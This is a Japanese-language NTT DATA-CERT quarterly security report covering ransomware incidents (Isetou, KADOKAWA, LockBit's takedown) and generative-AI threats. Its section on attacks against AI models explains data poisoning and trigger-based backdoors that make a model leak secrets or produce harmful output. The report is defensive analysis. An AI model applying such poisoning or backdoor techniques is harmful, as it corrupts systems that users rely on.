


グローバルセキュリティ動向四半期レポート

2024年度 第1四半期



目次

1.	エグゼグティブサマリー	1	5.2.	NTTDATA-CERTでの対応	19
2.	注目トピック『ランサムウェア最新動向』	2	5.3.	脆弱性情報確認の重要性	20
2.1.	2024年度の第一四半期の概況	2	5.4.	まとめ	21
2.2.	イセトー社のランサムウェア被害から学ぶこと	2	6.	予測	22
2.3.	被害概要	3	7.	タイムライン FY2023_4Q	24
2.4.	Lockbitテイクダウン作戦「Operation Cronos」	5	8.	タイムライン FY2024_1Q	31
2.5.	まとめ	7		参考文献	36
3.	注目トピック『生成AIのセキュリティ脅威とリスク』	8			
3.1.	生成AIで強化されたサイバー攻撃	8			
3.2.	生成AIに関連するリスク	9			
3.3.	生成AIシステムに対する攻撃	10			
3.4.	まとめ	12			
4.	マルウェア・ランサムウェア『生成AIのサイバー攻撃への悪用と必要な対策』	13			
4.1.	生成AIで強化されるサイバー攻撃	13			
4.2.	生成AIが作成したマルウェア「Rhadamanthys」	14			
4.3.	企業がとるべきAIを活用した対策	15			
4.4.	まとめ	16			
5.	脆弱性『ゼロデイ脆弱性、一度の情報確認では不十分』	17			
5.1.	CVE-2024-3400について	17			

1. エグゼグティブサマリー

本レポートは、NTT DATA-CERTが期間中に収集したサイバーセキュリティ関連情報に基づき、その四半期におけるグローバル動向を独自の観点で調査・分析したものです。

ランサムウェア最新動向

ランサムウェア攻撃の脅威は未だ健在であり、2024年度第1四半期の攻撃件数や1件あたりの身代金支払い金額は、2023年度の同時期と比較して上昇傾向にあります。

各国の法執行機関が協力して、ランサムウェアグループのリークサイトをテイクダウンするなどの成果を上げている一方で、新たなグループが同様の攻撃を続ける状況が続いています。法執行機関による対応だけでなく、官民の組織も自身のサプライチェーンまで含めたランサムウェア対策を実施しなければ、ランサムウェア攻撃の脅威は終息しないでしょう。

生成AIのセキュリティ脅威とリスク

生成AIの普及は、サイバー攻撃の新たな脅威を生み出し、既存のセキュリティリスクを悪化させるなど、サイバーセキュリティに深刻な課題を引き起こしています。実際に、生成AIを悪用したコンテンツ作成、生成AIを悪用した既存のサイバー攻撃の効率向上、悪意のあるプロンプト入力を用いた生成AIシステムに対するサイバー攻撃などが確認されています。

生成AIのセキュリティに関する知識とスキルを備えた人材を育成して、生成AI

への入力内容を事前にチェックしてブロックしたり、AIモデルの挙動を常時監視して異常な動作やセキュリティ侵害を早期に検知できるようにしたりして、組織全体で生成AIのセキュリティ対策の導入を進めましょう。

生成AIのサイバー攻撃への悪用と必要な対策

生成AIが作成したと推測したマルウェア「Rhadamanthys」の事例を紹介しません。

生成AIで自動作成したマルウェアを使ったサイバー攻撃が一般化するまでには、まだ時間がかかると思います。しかし、マルウェア作成技術や亜種作成速度が向上すれば、大きな脅威になりうると予測します。そのため、生成AIを用いた脅威インテリジェンスの強化やAI駆動型EDRの導入、セキュリティ監視運用へ生成AIを活用して、この脅威に対応していく必要があります。

ゼロデイ脆弱性、一度の情報確認では不十分

ゼロデイ脆弱性の発生は高止まり傾向です。2024年4月多くの組織に影響を与えた、PAN-OSの脆弱性「CVE-2024-3400」を取り上げ、NTT DATA-CERTが実施した対応を解説します。

組織のセキュリティ担当者やシステム管理者は、脆弱性情報を最初の一度確認し、脆弱性対応を終了しただけで安心してはいけません。ゼロデイ脆弱性も普通の脆弱性も、少なくとも1日1回以上、脆弱性情報の更新を確認することが必要です。組織のセキュリティ担当者やシステム管理者は、情報更新に迅速に対応することで、組織のセキュリティリスクを最小限に抑えることにつながります。

2. 注目トピック『ランサムウェア最新動向』

NTTデータ SL事業本部 セキュリティ&ネットワーク事業部 浦邊 郁実

2.1. 2024年度的第一四半期の概況

ランサムウェア攻撃の脅威は未だ健在であり、2024年度第1四半期の攻撃件数や1件あたりの身代金支払い金額は、2023年度の同時期と比較して上昇傾向にあります [1]。日本国内でも、2024年度第1四半期にKADOKAWAや株式会社イセトーなど、さまざまな企業がランサムウェア攻撃の被害を報告しています。特にイセトー社の事例では、イセトー社に業務を委託していた数多くの企業や自治体に関する情報が漏洩しました。その業務影響は、イセトー社の自社内だけにとどまらず、委託元の企業や自治体の業務にまで及んでいます。このように未だに続くランサムウェア攻撃の脅威に対して、各国の法執行機関は、代表的なランサムウェアグループであるLockbitのリークサイトをテイクダウンするなどの活動を行っており、限定的ですが、ランサムウェア被害の防止にある一定の効果が出ています [2]。

本稿では、イセトー社の被害事例と法執行機関が行ったLockbitのテイクダウン作戦「Operation CRONOS」の概要やその影響を解説します。

2.2. イセトー社のランサムウェア被害から学ぶこと

冒頭で述べたように2024年度第1四半期も、ランサムウェア攻撃の被害がいくつも報告されています。表2-1の3件の中で、情報漏洩の件数が最も多いランサムウェア攻撃は、イセトー社の事例です。情報処理サービスなどを手掛けるイセトー社ですが、どうしてここまで多くの情報が漏洩してしまったのでしょうか。その原因を解説して、同様の被害を防止するための対策を説明します。

表2-1: 2024年度第1四半期に発生・報告されたランサムウェア攻撃

公開日	組織	概要
5/19 [3]	岡山県精神科医療センター	ランサムウェアにより、電子カルテを含む総合情報システムに障害が発生。翌日にシステム内に脅迫メッセージと連絡先メールアドレスの記載を確認。氏名、住所、生年月日、病名を含む患者情報が最大で4万件流出したおそれあり。ダークウェブ上でその情報の一部の掲載を確認
5/29 [4]	イセトー	ランサムウェアが社内サーバやPCのファイルを暗号化。イセトー社に業務を委託していた自治体や企業の情報を含む個人情報150万件流出したおそれあり。ランサムウェアグループのリークサイト上でその一部を公開

6/8 [5]	KADOKAWA	同社グループのニコニコを中心としたサービスのデータセンター内のファイルサーバなどがランサムウェア攻撃を受けた。ニコニコ動画やN予備校など数多くのサービスが影響を受け、利用不可に陥った。サービス利用者の氏名、住所、生年月日、電話番号、口座番号などを含む個人情報25万件と取引先との契約書等の企業情報が漏洩した
---------	----------	---

2.3. 被害概要

上記の表2-1に記載した通り、2024年5月26日にイセトー社内の複数のサーバとPCがランサムウェアに感染して、ファイルが暗号化される被害が発生しました。

(1) 攻撃手法

詳しいランサムウェアの種類や感染の原因は、現時点では公表されていません。しかし、ランサムウェアグループ「8base」が自身のリークサイトにて、イセトー社に対する攻撃声明と窃取したファイルの公開を行っており、8baseによる攻撃であることが明らかになっています [6, 7]。

(2) 被害

イセトー社の事業活動への影響が生じていますが、その影響は自社だけにとどまっていません。イセトー社は、顧客の情報処理業務の請負サービスに加えて、自治体から納税通知書等の印刷業務委託も請け負っています。イセトー社が管理を受託していた自治体の住民票や企業の顧客リストが流出してしまったため、自治体にも漏洩した情報の対応が発生しています。このようにイセトー社に業務を委託していた数多くの企業や自治体の業務にも影響が広がっています。

現時点で報告されている情報漏洩の主な被害は、表 2-2に示した通りです。記

載した組織以外にも、数多くの委託元組織が影響を受けたおそれがあることを公表しています。

表 2-2:イセトー社のランサムウェア攻撃による情報漏洩

組織	情報	件数
愛知県豊田市 [8]	約103.5万件	固定資産税等の納税通知書など
徳島県 [7]	約20万件	自動車税の納税者情報など
和歌山市 [9]	約15万件	住民税の納税者情報など
公文教育研究会 [10]	約73万件	会員や指導者に関する個人情報など
クボタクレジット [11]	約6万件	利用明細等の顧客情報

2.3.1. サプライチェーンリスク

今回の事例で特徴的な点は、非常に多くの組織がイセトー社へ業務を委託しており、その多くの組織に関係する個人情報が大量に漏洩してしまった点です。同じように委託先組織がランサムウェアに感染して大量の個人情報が漏洩してしまった事例は、2024年6月の高野総合会計事務所の事例があります。高野総合会計事務所に税務代理業務等を委託していた企業の個人情報が漏洩しました [12]。

委託先組織がランサムウェア感染した時に委託元組織に発生する影響は、ま

ず委託していた業務の停止と委託先組織へ預けていた自組織が管理する機密情報や個人情報の漏洩です。次に関係する周辺業務への影響、業務停止や個人情報漏洩に伴う顧客の信頼の低下です。これらに加えて、個人情報が漏洩した顧客からの問い合わせ対応や再発防止策の導入、別の委託先を探すコストも発生してしまいます。委託先組織は、ランサムウェア攻撃の影響が委託元組織にまで影響が及んでしまうと、委託元組織の信頼を損ない、契約の解消や最悪の場合は損害賠償を請求されてしまいます。

委託先組織からの情報漏洩のリスクが高まっている背景には、ランサムウェアの攻撃手法の多様化も関係しています。現在のランサムウェア攻撃のほとんどは、ランサムウェアによる暗号化と窃取した情報の公表の2段構えで脅迫する「二重脅迫」が基本です。実際に2024年上半期は、リークサイトへの窃取した情報の投稿が前年同期比で23%増加しました [13]。つまり、これまで以上にランサムウェア攻撃で漏洩した情報が公表されてしまうおそれが高まっています。加えて、二重脅迫型のランサムウェアに感染する組織が増えているため、結果的にイセトー社や高野総合会計事務所のような多くの顧客先情報を抱える企業から委託元組織の情報が漏洩してしまう事例が多く発生しています。

過去の四半期レポートでの解説より、サプライチェーン攻撃の手法は「①委託先組織を踏み台にした攻撃」「②ソフトウェアサプライチェーン」「③委託先組織からの情報窃取」の3つに分類されます [14]。今回の事例は、ランサムウェアグループ8baseがある委託元組織を狙っており、その踏み台でイセトー社を攻撃した①のパターンなのか、8baseが攻撃していた組織の中にたまたマイセトー社があった③のパターンなのか、不明です。いずれにしても、セキュリティ対策している委託元組織のシステムよりも、委託先組織のシステムの方が、セキュリティ対策が不十分で、ランサムウェア攻撃で被害が起きやすいと推測します。

2.3.2. 教訓

こうした委託先組織からの情報漏洩を防ぐには、委託元組織はどのような対応をしておけばよかったですでしょうか。サプライチェーンにおける委託先組織からの情報漏洩リスクの管理が難しい理由は、委託元組織が委託先組織の個人情報の管理状況を完全に把握できないためです。実際にイセトー社は、委託業務が終了したにも関わらず該当のデータを削除し忘れており、今回の150万件以上の個人情報漏洩に繋がってしまいました。こうした情報漏洩リスクを軽減するための理想的な方法は、委託元組織が委託先組織のデータの管理状況を監視したり、コントロールしたりできる仕組みを構築することです [15]。例えば、技術的なセキュリティ対策を導入して、委託元組織が委託先組織の作業者のアクセス権限や作業端末のデータの読み書きのログをチェックする、委託期間を過ぎた残存データを削除するなど、規定した範囲・期間・用途でデータを取り扱うよう管理できます。委託契約を行う際に、委託先組織へ、このセキュリティ対策の構築を相談してもよいのではないのでしょうか。

また大前提として、イセトー社のような委託先組織は、自社のシステムに弱点がないようにセキュリティ対策を行う必要があります。そして、委託元組織はそれを確認します。しかし、委託元組織が委託先組織のシステムのセキュリティ対策を個別に確認して安全性を判断することは、時間やコストが掛かり現実的ではありません。一般的には、委託元組織は委託契約の中に適切にセキュリティ対策することを定めて委託先組織の安全性を担保します。委託元組織とイセトー社の委託契約では、外部からアクセスできない業務系のネットワーク上のサーバへ個人情報を保存する契約になっていました [15]。しかし、実際にはこれが守られておらず、今回被害にあった社内の基幹系サーバ上に個人情報が保存されていました。また契約には、委託期間終了後に個人情報を消去する条項も含んでいました。

そして、適切なセキュリティ対策とリスク管理の実施状況は、プライバシーマークやISO27001認証などの公的な認証の取得有無も判断基準になります。イセト

ー社は、上記の2つの公的認証やISO27017認証を取得していました [16] [17]。イセトー社のセキュリティ対策や運用管理に課題があったことはもちろんですが、これらの認証制度では、実際のセキュリティ対策状況や対応体制を十分に確認できなかったことが課題です。

契約や公的認証制度でも把握できないセキュリティ運用の実情を評価する方法の一つは、脅威ベースのペネトレーションテスト「Threat-Led Penetration Testing (以下、TLPT)」です。TLPTは、攻撃者の視点でシナリオを作成して、情報窃取の可否も含めて、総合的に対応能力を評価します。個人情報の実際の管理状況も調査できます。ただし、TLPTの結果は、組織の脆弱な箇所やインシデント対応力の問題点も示しているため、委託元組織へTLPTの結果を公開できることが条件です。委託元企業にTLPTの結果を報告すれば、実際に委託先組織がサイバー攻撃を受けて被害が発生したときに近い状況での対応能力を証拠として示すことができます。

2.4. Lockbit テイクダウン作戦「Operation Cronos」

前述のイセトー社を攻撃した「8base」や2024年度第1四半期で最も話題に上がっていたKADOKAWAを攻撃した「Blacksuits」など、現在も多くのランサムウェアグループが活動しています。2024年度第1四半期だけでも、ランサムウェアに感染した1200以上の組織の機密情報がランサムウェアグループのリークサイトで掲載されてしまっています [18]。それらのグループの中でもリークサイトへの掲載数が最も多いランサムウェアグループが「Lockbit」でした。Lockbitは、これまでも数々の重要インフラを停止に追い込むなど、最も多くの被害が発生しているグループの一つです。2023年の全暴露情報の25%が彼らの手によるものだとされています [19] [20]。そのような背景もあり、各国の法執行機関が協力して2022

年からLockbitの共同捜査を行っています。2024年2月には「Operation Cronos」と呼ばれる作戦を実行して、Lockbitのリークサイトのサーバを掌握して、テイクダウンするなどの成果を上げています。2.3章では、Operation Cronosの概要とLockbitの活動への効果、このようなランサムウェアグループのテイクダウン作戦の長期的な効果を説明します。

2.4.1. 作戦概要

フランス、ドイツ、オランダ、スウェーデン、オーストラリア、カナダ、イギリス、アメリカ、スイス、日本の法執行機関が協力して、Lockbitを壊滅するためにOperation Cronosを行いました。

2022年4月にフランスからの要請により、まず欧州司法機構「Eurojust」で審理を行い、共同捜査を開始しました。その後、捜査の最終段階に向けて運営会議や技術スプリントを開催し、捜査の方向性を調整しました。そして、数か月におよぶ作戦の結果、2024年2月19日グリニッジ標準時の午後9時ごろ、Lockbitのリークサイトに法執行機関による差し押さえのバナーが表示され、翌日にはEUROPOLなどの複数の法執行機関が本作戦の成功を公表しました。



図 2-1:リークサイトに表示された法執行機関告知ページ [21]

以下は、この一連の作戦で公表した成果です。

(1) プラットフォーム・インフラのテイクダウン

英国国家犯罪庁「NCA」は、リークサイトなどのLockbitの主要なインフラを制御下にすることができました。これにより、オランダ、ドイツ、フィンランド、フランス、スイス、オーストラリア、イギリス、アメリカの8か国に存在していた合計34台のサーバをテイクダウンできました。また、Lockbitがデータ窃取に使っていたアフィリエイト用のカスタムツール「Stealbit」のインフラも停止したと公表しています。そして、これらのテイクダウンと共に、Lockbitのプラットフォームのソースコードや被害組織に関する膨大な情報を入手しました。被害組織に関する情報の中には、すでに身代金を払っていた組織の情報も含まれていました。これにより、Lockbitなどのランサムウェアグループは、身代金を支払っても、窃取した情報を削除しない、という事実が明確になりました。

筆者は、NCAが脆弱性「CVE-2023-3284」を使用してPHP経由でLockbitのサーバを侵害して、最終的にLockbitのインフラを掌握した、と推測しています [19] [22]。Lockbitは標的の脆弱性を探し出してランサムウェア攻撃を仕掛ける側ですが、今回は自身のシステムの脆弱性を放置していたため、そこからNCAに自身のリークサイトやサーバを乗っ取られてしまいました。

(2) 関係者の逮捕・起訴

本作戦では、Lockbitのオペレーターとされる容疑者2人がポーランドとウクライナで逮捕されました。また、上記に加えてフランスと米国の司法機関は、3件の国際逮捕状および5件の起訴状を発行しました。

また、法執行機関は、Lockbitの活動に関与した14,000を超える不正なアカウントを特定して、削除勧告しています。

(3) 暗号資産の差し押さえ

本作戦では、200以上の暗号資産のアカウントや口座を凍結しました。また、Lockbitが身代金の受け渡し等に使用していたとみられる約3万の暗号資産のアドレスを入手しました。これらの3万のアドレスのうち、500を超える暗号資産のアドレスが有効な状態であり、2022年7月から2024年2月の間にLockbit は1億2500万ドル以上を受け取っていました。捜査時は、約1億1000万ドルが未使用のままでした。現時点では、押収した口座に保管されている仮想通貨の金額は不明ですが、身代金を支払った被害者が、その一部を取り戻せる可能性はゼロではありません。

(4) 復号キー・ツールの提供

本作戦では、被害組織向けのLockbit関連の復号ツールをNoMoreRansomで公開しています。1つはLockbitのサーバから回収した1000個以上の復号キーを用いて開発した復号ツールです。もう1つは日本の警視庁などが開発した復号ツールです。この警視庁の復号ツールは、Lockbitをリバースエンジニアリングして、数か月以上の期間を費やして開発しました。

2.4.2. テイクダウン後の状況

各国の法執行機関の協力によって、上記のような成果を得られました。作戦終了後の3週間は、Lockbitの検出数が限りなく少なくなりました [23]。

しかし、2024年2月24日にLockbitのリーダーとみられる人物が、別のリークサイトを公開しました。このサイトでは、過去の被害組織の情報だけでなく、新しい被害組織の情報も公開しています。他にも、活動の再開宣言やFBIへの報復宣言とみられるメッセージを掲載しれています。このように、Operation Cronosで多くの成果をあげましたが、Lockbitを完全に解体するまでには至っていません。

2.4.3. ランサムウェア攻撃の脅威は終息するのか

Operation Cronosのような各国の法執行機関が連携した作戦によって、ランサムウェア攻撃の脅威は終息していくのでしょうか。Operation Cronosでは、LockbitのリークサイトのテイクダウンやLockbit向けの復号ツールの開発など、ランサムウェアグループに対して一定の成果をあげて、一時的に攻撃を沈静化することができました。また、今回の作戦により、サイバー犯罪コミュニティにおけるLockbitの信頼が低下して、Lockbitの活動が減少していく可能性もあります。

しかし、テイクダウン作戦だけでは、まだランサムウェア攻撃の脅威が終息していくことはないと言えるでしょう。Lockbitの他にもBlackSuitsやRansomeHubなどの新しいグループの活動が拡大していることや、ランサムウェアグループから独立して活動している一匹狼によるランサムウェア攻撃が増加していることから、ランサムウェア攻撃の回数は減少傾向にありません [24, 18]。また、特定のランサムウェアグループの活動が鈍化して、その組織の脅威が低くなったとしても、その組織が開発したランサムウェアは、他のランサムウェアグループが活用し続けます。実際に、ランサムウェアグループ「Brain Cipher」は、2022年9月にLockbitに不満を抱いた開発者が漏洩したLockbit3.0へわずかに暗号化機能の変更を加えて、2024年6月にランサムウェア攻撃へ活用しました [18]。

ランサムウェアグループは、法執行機関の作戦に柔軟に対応するように恐喝方法や活動内容を変える場合もあるでしょう。例えば、NoMoreRansomなど、被害者向けに復号ツールを公開する活動が増えてきたため、ノーウェアランサムと呼ばれる暗号化しないランサムウェア攻撃が出てきました [25]。

上記の理由から、Operation Cronosを含めた各国のテイクダウン活動だけでランサムウェア攻撃の脅威そのものを払拭することは、難しいといえるでしょう。

2.5. まとめ

本記事では、2024年度第1四半期のランサムウェア動向とランサムウェア攻撃によるサプライチェーンリスク、Lockbitのテイクダウンを紹介しました。ランサムウェア攻撃の影響は自社内に留まらず、サプライチェーンへも拡大して、その被害が甚大になってしまいます。そのため、サプライチェーンからの情報漏洩リスクを低減するためには、技術的対策によりデータの漏洩が起こらないセキュアな仕組みを構築すること、継続的にデータの管理状況を監視することが必要です。

Lockbitのテイクダウンでは、リークサイトの差し押さえや復号ツールの開発などの成果を獲得できましたが、Lockbitは活動を再開しており、その他のランサムウェアグループも活発に活動しています。ランサムウェア攻撃の脅威は引き続き高いままなので、法執行機関だけでなく、官民の組織もサプライチェーンまで連携してランサムウェア対策を本気で行わなければ、ランサムウェア攻撃の脅威は終息しないでしょう。

3. 注目トピック『生成AIのセキュリティ脅威とリスク』

NTTデータ TC事業本部 テクノロジーコンサルティング事業部 銭 琳

人工知能（AI）技術は絶えず進歩し、個人、企業、社会全体に多大な影響を及ぼしています。特に生成AIの普及は、技術進歩の新時代を切り開き、さまざまな分野に革新的なソリューションを提供している、例えば、スマートフォンの高度化、自動車の自動運転機能などです。各種生成AIは、組織の効率性、生産性、収益性を向上させ、産業運営に欠かせないものとなっています。マッキンゼー社の調査によると、63件の生成AIを活用したビジネスのユースケースで年間2.6～4.4兆ドル相当もの価値をもたらす可能性があります [26]。

同時に生成AIの普及は、サイバー攻撃の新たな脅威を生み出して、既存のセキュリティリスクを悪化させて、サイバーセキュリティに深刻な課題を引き起こしています。2024年5月27日、警視庁は、対話型生成AIを悪用してマルウェアを作成した疑いで、川崎市の男性を逮捕しました。国内で生成AIを用いてマルウェアを作成して逮捕された事件は、これが初めてです [27]。

生成AIの普及により、サイバー攻撃や偽情報の作成などを強化できるため、サイバー攻撃の脅威が増加すると予想します。攻撃者は、生成AIを悪用してマルウェア開発やサイバー攻撃を効率化しています。特に、生成AIの出現によってサイバー犯罪の参入障壁が下がり、パーソナライズされたフィッシングメールによるサイバー攻撃が増加しています。そのため、企業も個人も、生成AIを悪用したサイバー攻撃に対する認識と予防意識を高める必要があります。

本記事では、生成AIで強化されたサイバー攻撃と生成AIがもたらすリスク、生成AIシステムを狙った攻撃に関する調査結果を説明します。

3.1. 生成AIで強化されたサイバー攻撃

セキュリティの専門家は、LLMを悪用してサイバー攻撃を支援するおそれがあると予測しています [28]。生成AIは、サイバーセキュリティのさまざまな領域に大きな影響を与えます。

サイバー攻撃は、生成AIを悪用することにより急速に進化しています。例えば、生成AIで通訳をすることで、異なる言語を使用する国内外の攻撃者がより効率的にコミュニケーションできるようになりました。その結果、サイバー攻撃がより迅速になりました。生成AIは、犯罪者相互の協力を可能にして、適応力と対応力がアップしてサイバー攻撃を強化しました。

攻撃者は、機械学習、生成AIなどをツールとして使用して、サイバー攻撃の侵入経路の発見や侵害の速度を上げたり、サイバー攻撃の範囲を広げて影響を拡大したり、攻撃手法の開発の効率を高めることができます。例えば、機械学習を使ってWebアプリケーションの脆弱性を自動的に分析することができます。また攻撃者は、大規模言語モデル（LLM）を悪用して、新たなマルウェアを生成することやシステムの潜在的な脆弱性をすばやく発見することができます。生成AIの使用を通じて、サイバー犯罪の参加障壁を下げ、サイバー攻撃の効率、規模、影響を高めることで、サイバー犯罪を強化します。

LLMを使用するサイバー攻撃の詳細は、本グローバルセキュリティ動向四半期レポートの第4章「生成AIのサイバー攻撃への悪用と求められる対策」で紹介されます。

3.2. 生成AIに関連するリスク

3.2.1. 生成AIで作成した虚偽情報

攻撃者は、生成AIを悪用して虚偽情報を生成しています。フィッシング詐欺やビジネスメール詐欺用の生成AIのWormGPT、FraudGPTは、2021年に出現しました。これらの生成AIには、ChatGPTと同様の対話型のインターフェースがあり、攻撃者はこの生成AIと対話しながら、巧妙なフィッシングメールやビジネス詐欺メールを作成することができます。さらに生成AIを使用すれば、攻撃者は、自国以外の言語や文化の虚偽情報も生成できます。つまり、詐欺対象の情報や外国語能力がない攻撃者でも、自分の思いつきですぐに虚偽情報を生み出すことができます。

- (1) 生成AIにより、攻撃者は高度にパーソナライズした信憑性の高いフィッシングメールを作成できます。攻撃者は生成AIを悪用して、正当な通信のスタイルと言語を模倣して個々のターゲットに合わせたメールを作成します。生成AIは、地元の方言、文化的なニュアンス、複雑な文法規則を人間よりも迅速かつ効率的に考慮してメールを作成することもできます。受信者が、このパーソナライズされたメールを本物のメッセージとして信頼する確率が高くなるため、フィッシング攻撃が成功する確率が大幅に高まります [29]。
- (2) 攻撃者は、生成AI技術を悪用して、一般に「ディープフェイク」と呼ばれる現実の画像や音声を加工して、あたかも本物のように見せかけた音声および動画を作成します。さらに、今ではスマホで簡単に素人には見分けがつかないディープフェイク動画を作成できます。ディープフェイク動画はソーシャルメディアで劇的に増加しており、ソーシャルメデ

ィア分析会社 Graphika 社は、生成AIを使用して、同意のない性的画像（NCII：non-consensual intimate imagery）を作成するNCIIサービスの宣伝スパムメールの量が2,000%増加したと報告しています。なお、Graphika社が把握しているNCIIサービスのユーザ数は2023年9月時点で2,400万人を超えました [30]。Graphika社の調査によると、NCIIサービスの成長の主な要因は、オープンソースのAI画像拡散モデルの能力とアクセス性の向上です。これにより、多くの犯罪者が簡単かつ安価にリアルなディープフェイクコンテンツを生成できるようになっています。生成AI技術の急速な発展により、将来的には高度なディープフェイク動画がより作成しやすくなるおそれがあります。これらのNCIIサービスの知名度が向上してアクセスしやすくなると、同意のない性的画像の作成と配布、標的を絞った嫌がらせ、性的脅迫、児童性的虐待コンテンツの生成などの犯罪が増加する懸念があります [31]。

3.2.2. 生成AIの誤用によるビジネスリスク

生成AI技術が急速に発展するにつれ、政府、企業、その他の組織は生成AIを導入するようになってきました。企業が活用している生成AIの分野には、ロボティックプロセスオートメーション(39%)、コンピュータービジョン(34%)、自然言語テキスト理解(33%)、仮想エージェント(33%)などがあります [31]。具体的な使用例は、販売およびマーケティング戦略策定、コンテンツの生成、ソフトウェアの開発、サービス運用です。

生成AIの使用による企業のリスクはゼロではないのです。マッキンゼー社のグローバル調査によると、生成AIの普及に伴い、企業における新たなビジネスリスクの増大は避けられません。生成AIの採用の具体的なリスクは、生成AIの不正確さ、秘密情報の誤入力による情報漏洩などがあります [32]。

Samsung社の半導体部門の従業員が機密プログラムのソースコードをChatGPTに入力して、内部情報漏洩を引き起こしました。Samsung社は、ChatGPTを使用するときに、社内の情報セキュリティに注意を払うよう従業員に呼び掛けていました [33]。

上記のインシデントは、生成AIの誤用を防ぐための規則が不足していることを示唆しています。マッキンゼー社の調査によると、会社が職場でのAI技術の使用を管理するポリシーを導入していると回答した人は、21%でした [32]。Apple社、JP Morgan Chase社、Deutsche Bank社などの企業は、従業員がChatGPTなどの生成AIを使用することを禁止または制限しています。生成AIの使用を正式に許可する企業が増えていますが、生成AI関連のセキュリティ規則の整備や周知が遅れていると推測します。生成AIの誤用を監視や制限できる技術的セキュリティ対策も不足していると思います。

3.3. 生成AIシステムに対する攻撃

生成AIに対する攻撃手法は、回避、ポイズニング、プライバシー、悪用の4種類です。回避攻撃は、入力データにわずかなノイズを加えたり、元のデータとは異なるが人間には区別がつかないようなデータを入力したりして、生成AIを欺いて誤った判断をさせる攻撃です。悪用攻撃は、生成AIの能力を悪用して、偽情報の拡散、スパムメールの生成、ディープフェイクの作成などを行います。上記の3.1や3.2.1に該当します。以下では、生成AIのAIモデルを攻撃するプライバシー攻撃とポイズニング攻撃を説明します。

3.3.1. ポイズニング攻撃

ポイズニング攻撃は、AIモデルの学習データへ意図的に不正確なデータや有害なデータを混入して、AIモデルの性能や出力結果を操作する攻撃手法です。ポイズニング攻撃によって、生成AIが不正確な予測や誤った判断を出力するため、生

成AIの信頼性が低下します。ポイズニング攻撃は非常に強力で、生成AIの可用性または整合性のいずれかの問題を引き起こすおそれがあります。ポイズニング攻撃の手法は、データポイズニング、モデルポイズニング、ラベル制御、ソースコード制御、テストデータ制御などの種類があります。このセクションでは、敵対的目的に応じて分類した可用性ポイズニング、標的型ポイズニング、バックドアポイズニング、モデルポイズニング攻撃の脅威を説明します。ポイズニング攻撃の分類は、Cinaら [34]が開発したフレームワークに基づいています。次の4種類のデータポイズニングの攻撃手法を紹介します [35] [36]。

- (1) 可用性ポイズニング：AIモデルの利用を意図的に妨害し、サービスを停止させたり、応答速度を遅くしたりする攻撃手法です。具体的には、AIモデルに大量の無意味なリクエストを送りつけ、生成AIシステムを過負荷にして応答不能にしたり、AIモデルに無限ループを引き起こすような巧妙なプロンプトを与えたり、AIモデルが使用するメモリやCPUなどのリソースを大量に消費するような処理を実行させたりします。
- (2) 標的型ポイズニング：AIモデルの学習データに意図的に悪意のあるデータを混入して、生成AIの動作を意図的に歪ませる攻撃手法です。生成AIの場合、この攻撃によって、生成AIが生成する文章や画像などに、特定のバイアスや誤った情報を埋め込むことが可能になります。テキスト生成AIの場合は、特定の意見や思想を植え付けるような文章を大量に学習させて、生成AIが生成する文章にその意見が反映されるようにします。画像生成AIの場合は、特定の画像にノイズを加えたり、意図的に誤った

ラベルを付けたりすることで、生成 AI が作成する画像に誤った特徴が現れるようにします。 [37]

- (3) バックドアポイズニング：生成 AI に対するバックドアポイズニング攻撃は、AI モデルに意図的に仕込まれた裏口のようなもので、トリガーと呼ばれる特定の入力を AI モデルが受け取ると特定の出力を生成するように仕向ける攻撃手法です。正規の学習データに、例えば、画像に特定のノイズを加える、テキストに特定の単語列を入れるなどの特定のトリガーを含むデータを混ぜ込みます。このトリガーは、気づきにくいように設計します。AI モデルは、機密情報や企業秘密を漏らすように強制されたり、ハイトスピーチや誤報などの有害なコンテンツを生成するおそれがあります。
- (4) モデルポイズニング：生成 AI モデルを含む機械学習モデルのトレーニングデータセットに、悪意のあるデータを意図的に注入する攻撃の一種です。モデルポイズニングは、モデルの性能を低下させることを目的とした攻撃の総称で、バックドアポイズニングやラベルポイズニング、特徴ポイズニング、因果的ポイズニングなどを含みます。

